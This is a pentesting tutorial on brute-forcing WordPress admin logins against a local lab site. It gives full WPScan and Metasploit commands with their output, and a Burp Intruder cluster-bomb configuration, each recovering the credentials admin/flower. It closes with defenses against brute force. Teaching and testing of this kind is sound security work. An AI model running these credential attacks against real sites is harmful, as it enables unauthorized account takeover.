

WORDPRESS FOR PENTESTER



PASSWORD

CRACKING



Contents

Introduction	3
Pre-requisites	3
WPscan.....	3
Metasploit.....	4
Burp Suite.....	5
Configuring Intruder.....	7
Launching the Attack.....	7
Analyzing the Results and Extracting Valid Credentials	9
How to avoid a Brute Force attack?	9





Introduction

In this article, you will be learning how to compromise a WordPress website's credentials using different brute-force techniques.

Pre-requisites

Target: WordPress


Attacker: Kali Linux (WPscan)

Burp Suite (Intruder)

WPscan

WPscan is a command-line tool which is used as a black box vulnerability scanner. It is commonly used by security professionals and bloggers to test the security of their website. WPscan comes pre-installed on the most security-based Linux distributions and it is also available as a plug-in.

Here, I am using a WordPress website hosted on localhost as you can see in the image given below



While brute-forcing you can either use your own common username and password lists or the ones provided with Kali Linux. I have used rockyou.txt password file which comes with kali standard installation and contains 14341564 unique passwords.

```
wpscan --url http://192.168.1.100/wordpress/ -U users.txt -P /usr/share/wordlists/rockyou.txt
```

--URL is URL parameter, followed by URL of the wordpress website to be scanned



-U will only bruteforce the supplied usernames, in our case it is users.txt

-P will bruteforce the passwords from the provided list rockyou.txt

The scan duration mainly depends on how large the password dictionary file is and as we are mapping a large number of users with even larger numbers of passwords it could also impact the performance of the website if left running for a long time.

```
root@kali:~# wpscan --url http://192.168.1.100/wordpress/ -U users.txt -P /usr/share/wordlists/rockyou.txt
```



The screen shows the attack as a success with the username as **admin** and password as **flower**.

```
[+] Performing password attack on Xmlrpc against 3 user/s  
[SUCCESS] - admin / flower
```

Metasploit

As we know Metasploit comes preinstalled with Kali Linux, so our first step is to get to the Metasploit console and then run WordPress module used below.

This msf module will run a username and password audit. It will first validate usernames and then map passwords with them.

```
msf > use auxiliary/scanner/http/wordpress_login_enum  
msf auxiliary(wordpress_login_enum) > set rhosts 192.168.1.100  
msf auxiliary(wordpress_login_enum) > set targeturi /wordpress  
msf auxiliary(wordpress_login_enum) > set user_file user.txt  
msf auxiliary(wordpress_login_enum) > set pass_file pass.txt  
msf auxiliary(wordpress_login_enum) > exploit
```

Yet again successful brute force login with credentials “**Admin** and **flower**” can be seen in the following screenshot.




```
msf5 > use auxiliary/scanner/http/wordpress_login_enum ↩
msf5 auxiliary(scanner/http/wordpress_login_enum) > set rhosts 192.168.1.100
rhosts => 192.168.1.100
msf5 auxiliary(scanner/http/wordpress_login_enum) > set targeturi /wordpress
targeturi => /wordpress
msf5 auxiliary(scanner/http/wordpress_login_enum) > set user_file users.txt
user_file => users.txt
msf5 auxiliary(scanner/http/wordpress_login_enum) > set pass_file pass.txt
pass_file => pass.txt
msf5 auxiliary(scanner/http/wordpress_login_enum) > exploit


[*] /wordpress - WordPress Version 5.2.5 detected
[*] 192.168.1.100:80 - /wordpress - WordPress User-Enumeration - Running User Enum
[+] /wordpress - Found user 'admin' with id 1
[+] /wordpress - Usernames stored in: /root/.msf4/loot/20200127105205_default_192.
[*] 192.168.1.100:80 - /wordpress - WordPress User-Validation - Running User Valid
[*] /wordpress - WordPress User-Validation - Checking Username:'admin'
[+] /wordpress - WordPress User-Validation - Username: 'admin' - is VALID
[*] /wordpress - WordPress User-Validation - Checking Username:'raj'
[-] 192.168.1.100:80 - [02/15] - /wordpress - WordPress User-Validation - Invalid
[*] /wordpress - WordPress User-Validation - Checking Username:'root'
[-] 192.168.1.100:80 - [03/15] - /wordpress - WordPress User-Validation - Invalid
[+] /wordpress - WordPress User-Validation - Found 1 valid user
[*] 192.168.1.100:80 - [04/15] - /wordpress - WordPress Brute Force - Running Brut
[*] 192.168.1.100:80 - [04/15] - /wordpress - WordPress Brute Force - Skipping all
[*] 192.168.1.100:80 - [01/15] - /wordpress - WordPress Brute Force - Trying usern
[-] 192.168.1.100:80 - [01/15] - /wordpress - WordPress Brute Force - Failed to lo
[*] 192.168.1.100:80 - [02/15] - /wordpress - WordPress Brute Force - Trying usern
[-] 192.168.1.100:80 - [02/15] - /wordpress - WordPress Brute Force - Failed to lo
[*] 192.168.1.100:80 - [03/15] - /wordpress - WordPress Brute Force - Trying usern
[-] 192.168.1.100:80 - [03/15] - /wordpress - WordPress Brute Force - Failed to lo
[*] 192.168.1.100:80 - [04/15] - /wordpress - WordPress Brute Force - Trying usern
[-] 192.168.1.100:80 - [04/15] - /wordpress - WordPress Brute Force - Failed to lo
[*] 192.168.1.100:80 - [05/15] - /wordpress - WordPress Brute Force - Trying usern
[+] /wordpress - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'flower'
[*] /wordpress - Brute-forcing previously found accounts...
[*] 192.168.1.100:80 - [16/15] - /wordpress - WordPress Brute Force - Trying usern
[-] 192.168.1.100:80 - [16/15] - /wordpress - WordPress Brute Force - Failed to lo
```

Burp Suite

For this install Burp suite community edition or use the one you get pre-installed in Kali Linux. Fire up Burp Suite and open WordPress login page then turn on **intercept tab** in Burp Proxy, next supply any username and password of your choice to login into the wordpress website. This will intercept the response of the current request.



Look at the image below and notice the last line of the intercepted message, it shows the captured login credentials as **raj:raj** which I used to login as username and password respectively. Next, Send the captured message to the **intruder** by right-clicking the blank message space and choosing to **Send to Intruder** option or by just pressing **ctrl + I**. **If you are not familiar with burp Intruder working go through this article first** (<https://www.hackingarticles.in/beginners-guide-burpsuite-payloads-part-1/>)



Configuring Intruder

Now open the **Intruder** tab and you can see the **base template** request that we sent here.

Select **Positions** tab, hereby default multiple positions are selected, these positions are marked using \$ characters. Anything between two \$ characters is replaced by a payload. But we don't need them all right now so click on the **clear** button at right bottom corner of the editor window.

Next, select the positions as shown in the screenshot and click on **add** button to the right of the frame. This will configure these two selected positions as payload insertion points. Then, to customize the attack select the **attack type**. As we are having 2 payload positions, I am choosing **cluster bomb** (This attack type is useful for a brute-force attack as It puts the first payload in the first position and the second payload in the second position. But when it loops through the payload sets, it tries all combinations. For example, if you have 1000 user names and 1000 passwords, this will perform 1000000 requests.)

Launching the Attack

Now hit up the **start attack** button.



Target

Positions

Payloads

Options

?

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Cluster bomb**

```
POST /wordpress/wp-login.php HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.100/wordpress/wp-login.php
Connection: close
Upgrade-Insecure-Requests: 1

log=$+raj$&pwd=$raj$&sw
ss%2Fwp-admin%2Fprofil
php&testcookie=1
```

Add §

Clear §

Auto §

Refresh

?

<

+

>

Type a search term

0 matches

Clear

In **payloads tab**, click on **payload set** drop-down, here you can see numbers 1 and 2. Select **number 1** for the first payload position. Choose a **simple list** from **payload type**, this list lets you configure a simple list of strings that are used as payloads. Then, you can manually add items to the list using the text box and the **Add** button, or you can paste a list from the clipboard, or **load** from file.

Target

Positions

Payloads

Options

?

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: **1** Payload count: 7

Payload type: **Simple list** Request count: 0

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

Add from list ... [Pro version only]

root

admin

mummy

ignite

raj

nisha

Enter a new item



Similarly **select number 2** for another payload position and select **runtime file** from payload type, this is useful when a very large list of payloads is needed, to avoid holding the entire list in memory. Add the path of any dictionary file having password only. Click on **start attack**.

Target

Positions

Payloads

Options

?

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:

2

Payload count:

0

Payload type

Runtime file

Request count:

0

?

Payload Options [Runtime file]

This payload type lets you configure a file from which to read payload strings at runtime.

Select file ...

/usr/share/wordlists/rockyou.txt

Analyzing the Results and Extracting Valid Credentials

It will match the combination of both payloads and would try to login in with username and password as you can see below. By paying attention to the **status** and **length** of the payloads you can see login credentials **admin** and **flower** are having status as 302 and length as 1203 which is different than all other combinations indicating these are the results we are looking for. Hence **username** and **password** are **admin** and **flower** respectively

Payload1	Payload2	Status	Error	Timeout	Length
root	tweety	200	☐	☐	11782
admin	tweety	200	☐	☐	11820
mummy	tweety	200	☐	☐	11782
ignite	tweety	200	☐	☐	11782
raj	tweety	200	☐	☐	11782
nisha	tweety	200	☐	☐	11782
root	flower	200	☐	☐	11782
admin	flower	302	☐	☐	1203
mummy	flower	200	☐	☐	11782
ignite	flower	200	☐	☐	11782
raj	flower	200	☐	☐	11782
nisha	flower	200	☐	☐	11782
root	playboy	200	☐	☐	11782
admin	playboy	200	☐	☐	11820

How to avoid a Brute Force attack?

One can certainly avoid these attacks using some precautionary measures as following:

Password Length: An ideal length should be 8-16 characters long for passwords. It's important to avoid the most common passwords and to change them frequently

Password Complexity: A password should consist of UPPERCASE and lowercase alphabets and should also include

numbers and special characters. Users should choose complex passphrases rather than single words; the complexity of the password delays the cracking process.



Limit Login Attempts: Limit the login attempts on your WordPress admin. For example, after three failed login attempts; it should block that particular IP for a certain period of time to stop it from making further login attempts.

Two Factor Authentication: The next way to be secure from brute-forcing is two-factor authentication or 2FA. This is a process that gives web services secondary access to the account owner in order to verify a login attempt. Generally, this involves a phone number and/or an email address.

Using Captcha: Installing captcha in your WordPress site is fairly easy and they help to prevent bots from executing automated scripts to login into your account.

Install a WordPress Firewall Plugin: Even the unsuccessful brute force attacks can slow down your website or completely crash the server. This is why it's important to block them and to do that, you'll need a website firewall solution. A firewall filters out bad traffic and blocks it from accessing your site.

Cloudflare: It is a renowned service to provide a protective shield against brute force attacks

Install and Setup a WordPress Backup Plugin: If everything fails, one must have a backup plan!

There are several great [WordPress backup plugins](#), which allow you to schedule automatic backups.

Disabling Directory Browsing and Installing WordPress Updates regularly can also help to be safe from brute-forcing attacks against a WordPress website.

Thank you!!

JOIN OUR TRAINING PROGRAMS

